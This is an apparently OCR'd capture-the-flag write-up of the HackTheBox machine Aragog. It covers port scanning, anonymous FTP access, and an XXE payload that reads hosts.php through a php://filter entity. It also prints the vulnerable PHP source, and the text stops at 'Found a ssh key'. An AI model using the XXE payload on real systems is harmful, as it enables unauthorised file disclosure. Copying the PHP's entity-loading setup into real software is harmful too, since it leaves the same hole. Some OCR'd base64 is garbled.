Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 18:17 IST
Nmap scan report for 10.10.10.78
Host is up (0.22s latency).
Not shown: 65468 closed tcp ports (reset), 64 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.14
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:21:fb:50:16:d4:93:dc:b7:29:1f:4c:c2:61:16:48 (RSA)
|   256 2c:94:00:3c:57:2f:c2:49:77:24:aa:22:6a:43:7d:b1 (ECDSA)
|_  256 9a:ff:8b:e4:0e:98:70:52:29:68:0e:cc:a0:7d:5c:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://aragog.htb/
Service Info: Host: aragog.htb; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.12 seconds
```


2) ftp allows anonymous user


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ftp 10.10.10.78
Connected to 10.10.10.78.
220 (vsFTPd 3.0.3)
Name (10.10.10.78:vigneswar): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48867|)
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||47027|)
150 Opening BINARY mode data connection for test.txt (86 bytes).
100% |*****************************************************************************************************************|    86      688.39 KiB/s    00:00 ETA
226 Transfer complete.
86 bytes received in 00:00 (0.37 KiB/s)
ftp> ls -al
229 Entering Extended Passive Mode (|||48316|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 12  2022 .
drwxr-xr-x    2 ftp      ftp          4096 Sep 12  2022 ..
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> exit
221 Goodbye.

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
```

3) Checked the website




4) Found a page






5) The page accepts xml input




Vulnerability Assessment

1) The page is vulnerable to XXE



2) Got the souce code



Request


Pretty Raw Hex

```
GET /hosts.php HTTP/1.1
Host: aragog.htb
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 218

<?xml version="1.0"?>
  <!DOCTYPE subnet_mask [
  <!ENTITY passwd SYSTEM "php://filter/convert.base64-encode/resource=hosts.php">
  > ]>
  <details>
    <subnet_mask>
      &passwd;
    </subnet_mask>
    <test>
    </test>
  </details>
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 14 Sep 2024 13:13:23 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 966
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


There are 4294967294 possible hosts for
PD9waHAKIAogICAgbGlieG1sX2Rpc2FibGVfZW5OaXR5X2xvYWRlciAoZmFsc2UpOwogICAgJHhtbGZpbGUgPSBmaWxlX
2dldF9jb250ZW50cygncGhwOi8vaW5wdXQnKTsKICAgICRkb20gPSBuZXcgRE9NRG9jdW1lbnQoKTsKICAgICRkb20tPm
xvYWRYTUwoJHhtbGZpbGUsIExjQlhNTF9OT0VOVCB8IExjQlhNTF9EVERMT0FEKTsKICAgICRkZXRhaWxzID0gc2ltcGx
leG1sX2ltcG9ydF9kb20oJGRvbSk7CiAgICAkbWFzayA9ICRkZXRhaWxzLT5zdWJuZXRfbWFzazsKICAgIC8vZWNobyAi
XHJcbllvdSBoYXZlIHByb3ZpZGVkIHN1Ym5ldCAkbWFza1xyXG4iOwokICAgICRtY2hfYml0cyA9ICczMic7CiAgICAk
2lkci A9IG1hc2syY2lkcigkbWFzayk7CiAgICAkYml0cyA9ICRtYXhfYml0cyAtICRjaWRyOwogICAgJGhvc3RzID0gcG
93KDIsJGJpdHMpOwogICAgZWNobyAiXHJcblRoZXJlIGFyZSAiIC4gKCRob3NOcyAtIDIpIC4gIiBwb3NzaWJsZSBob3N
OcyBmb3IgJG1hc2tcclxuXHJcbiI7CgogICAgZnVuY3Rpb24gbWFzazJjaWRyKCRtYXNrKXsKICAgICAgICAgICAgJG9u
ZyA9IGlwMmxvbmcoJG1hc2spOyAgICAgICAgICAgICRiYXNlID0gaXAybG9uZygnMjU1LjI1NS4yNTUuMjU1Jyk7ICAKI
CAgICAgICAgICAgcmV0dXJuIDMyLWxvZygoJGxvbmcgXiAkYmFzZSkrMSwyKTsgICAgICAgICAgICB9Cgo/Pgo=
```




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat hosts.php
<?php

    libxml_disable_entity_loader (false);
    $xmlfile = file_get_contents('php://input');
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $details = simplexml_import_dom($dom);
    $mask = $details->subnet_mask;
    //echo "\r\nYou have provided subnet $mask\r\n";

    $max_bits = '32';
    $cidr = mask2cidr($mask);
    $bits = $max_bits - $cidr;
    $hosts = pow(2,$bits);
    echo "\r\nThere are " . ($hosts - 2) . " possible hosts for $mask\r\n\r\n";

    function mask2cidr($mask){
         $long = ip2long($mask);
         $base = ip2long('255.255.255.255');
         return 32-log(($long ^ $base)+1,2);
    }

?>
```

3) Found a ssh key

